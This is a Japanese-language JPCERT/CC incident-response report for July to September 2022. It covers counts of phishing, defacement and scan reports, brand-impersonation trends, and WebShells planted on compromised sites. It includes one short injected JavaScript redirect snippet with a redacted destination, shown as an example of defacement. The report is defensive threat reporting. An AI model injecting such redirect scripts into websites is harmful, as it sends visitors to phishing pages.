JPCERT/CC インシデント報告対応レポート

2022 年 7 月 1 日 ～ 2022 年 9 月 30 日

一般社団法人 JPCERT コーディネーションセンター

2022 年 10 月 20 日

目次

1. インシデント報告対応レポートについて

一般社団法人 JPCERT コーディネーションセンター（以下「JPCERT/CC」という。）では、国内外で発生するコンピューターセキュリティインシデント（以下「インシデント」という。）の報告を受け付けています(注 1)。本レポートでは、2022 年 7 月 1 日から 2022 年 9 月 30 日までの間に受け付けたインシデント報告の統計および事例について紹介します。

（注 1）JPCERT/CC では、情報システムの運用におけるセキュリティ上の問題として捉えられる事象、コンピューターのセキュリティに関わる事件、できごとの全般をインシデントと呼んでいます。

JPCERT/CC は、インターネット利用組織におけるインシデントの認知と対処、インシデントによる被害拡大の抑止に貢献することを目的として活動しています。国際的な調整・支援が必要となるインシデントについては、日本における窓口組織として、国内や国外（海外の CSIRT 等）の関係機関との調整活動を行っています。

2. 四半期の統計情報

本四半期のインシデント報告の数、報告されたインシデントの総数、および、報告に対応して JPCERT/CC が行った調整の件数を［表 1］に示します。

［表 1：インシデント報告関連件数］


	7 月	8 月	9 月	合計	前四半期合計
報告件数 (注 2)	4,655	4,400	4,509	13,564	16,714
インシデント件数 (注 3)	3,695	3,356	3,605	10,656	12,723
調整件数 (注 4)	2,298	2,049	2,097	6,444	7,890

（注 2）「報告件数」は、報告者から寄せられた Web フォーム、メール、FAX による報告の総数を示します。


（注 3）「インシデント件数」は、各報告に含まれるインシデント件数の合計を示します。1 つのインシデントに関して複数件の報告が寄せられた場合にも、1 件として扱います。

（注 4）「調整件数」は、インシデントの拡大防止のため、サイトの管理者等に対し、現状の調査と問題解決のための対応を依頼した件数を示します。

本四半期に寄せられた報告件数は、13,564 件でした。このうち、JPCERT/CC が国内外の関連する組織との調整を行った件数は 6,444 件でした。前四半期と比較して、報告件数は 19%減少し、調整件数は 18%減少しました。また、前年同期と比較すると、報告数は 9%増加し、調整件数は 37%増加しました。
［図 1］と［図 2］に報告件数および調整件数の過去 1 年間の月次の推移を示します。



［図 1：インシデント報告件数の推移］




［図 2：インシデント調整件数の推移］

JPCERT/CC では、報告を受けたインシデントをカテゴリー別に分類し、各インシデントカテゴリーに応じた調整、対応を実施しています。各インシデントの定義については、「付録-1. インシデントの分類」を

参照してください。本四半期に報告を受けたインシデントの件数のカテゴリーごとの内訳を［表 2］に示します。また、内訳を割合で示すと［図 3］のとおりです。

［表 2：報告を受けたインシデントのカテゴリーごとの内訳］


インシデント	7 月	8 月	9 月	合計	前四半期合計
フィッシングサイト	2,480	2,473	2,567	7,520	8,088
Web サイト改ざん	140	192	363	695	557
マルウェアサイト	75	51	73	199	199
スキャン	859	551	507	1,917	3,615
DoS/DDoS	1	0	7	8	7
制御システム関連	0	0	0	0	0
標的型攻撃	0	2	0	2	2
その他	140	87	88	315	255




［図 3：報告を受けたインシデントのカテゴリー別割合］

フィッシングサイトに分類されるインシデントが 71%、スキャンに分類される、システムの弱点を探索するインシデントが 18%を占めています。


［図 4］から［図 7］に、フィッシングサイト、Web サイト改ざん、マルウェアサイト、スキャンのインシデントの過去 1 年間の月次の推移を示します。




［図 4：フィッシングサイト件数の推移］



［図 5：Web サイト改ざん件数の推移］




［図 6：マルウェアサイト件数の推移］



［図 7：スキャン件数の推移］

［図 8］にインシデントのカテゴリーごとの件数および調整・対応状況を示します。



［図 8：インシデントのカテゴリーごとの件数と調整・対応状況］

3. インシデントの傾向

3.1. フィッシングサイトの傾向


本四半期に報告が寄せられたフィッシングサイトの件数は 7,520 件で、前四半期の 8,088 件から 7%減少しました。また、前年度同期（6,311 件）との比較では、19%の増加となりました。

本四半期は、国内のブランドを装ったフィッシングサイトの件数が 4,191　件となり、前四半期の 5,523 件から 24%減少しました。また、国外のブランドを装ったフィッシングサイトの件数は 2,662　件となり、前四半期の 1,931 件から 38%増加しました。本四半期のフィッシングサイトが装ったブランドの国内・国外別の内訳を［表 3］、国内・国外ブランドの業界別の内訳を［図 9］に示します。

［表 3：フィッシングサイト件数の国内・国外ブランド別内訳］

フィッシングサイト	7 月	8 月	9 月	本四半期合計（割合）
国内ブランド	1,410	1,394	1,387	4,191(56%)
国外ブランド	884	854	924	2,662(35%)
ブランド不明 (注 5)	186	225	256	667(9%)
全ブランド合計	2,480	2,473	2,567	7,520

（注 5）「ブランド不明」は、報告されたフィッシングサイトが確認時に停止していた等の理由により、ブランドを確認することができなかったサイトの件数を示します。



［図 9：フィッシングサイトのブランド種別割合（国内・国外別）］

JPCERT/CC が報告を受けたフィッシングサイトのうち、国外ブランド関連の報告では E コマースサイトを装ったものが 69.4%、国内ブランド関連の報告では金融機関のサイトを装ったものが 50.7%で，それぞれ最も多くを占めました。

海外ブランドでは Amazon を装ったフィッシングサイトが多く、海外ブランド全体の半分以上を占めていました。
国内ブランドでは、三井住友カードや三菱 UFJ ニコスカードといったクレジットカード会社を装ったものが非常に多く、ETC の利用照会サービスやえきねっとを装ったフィッシングサイトも引き続き多く報告されました。

8 月頃からは、国税庁を装ったフィッシングサイトの報告が多く寄せられました。フィッシングサイトにアクセスすると税金の滞納があると通知され、プリペイドカードやクレジットカード情報の入力を求められるもので、中にはサブドメインに「ntago-jp」や「jpnta」といった国税庁を思わせる文字列が含まれるものもありました。

フィッシングサイトテイクダウンのために調整したサイトの割合は、国内が 28%、国外が 72%であり、前四半期（国内が 26%、国外が 74%）と比較し国内が増加しました。

3.2. Web サイト改ざんの傾向

本四半期に報告が寄せられた Web サイト改ざんの件数は、695 件でした。前四半期の 557 件から 25%増加しています。

本四半期は、正規の Web サイトに不正に WebShell を設置し、その WebShell を用いて E コマースサイトやメールサービスを装ったフィッシングサイトのコンテンツを設置したり、Web サイトに不審なサイトへの転送スクリプト（［図 10］）を挿入したりする事例が複数報告されました。［図 11］に、設置された WebShell の例を示します。この WebShell を使用することで、ファイルのアップロード等が可能になります。

```
<script>
window.location = "https://[redacted]";
</script>
```

［図 10：転送スクリプト］

［図 11：設置された WebShell］


3.3. 標的型攻撃の傾向

標的型攻撃に分類されるインシデントの件数は、2 件でした。次に、確認されたインシデントを紹介します。

(1) 不正なショートカットファイルをダウンロードさせる攻撃

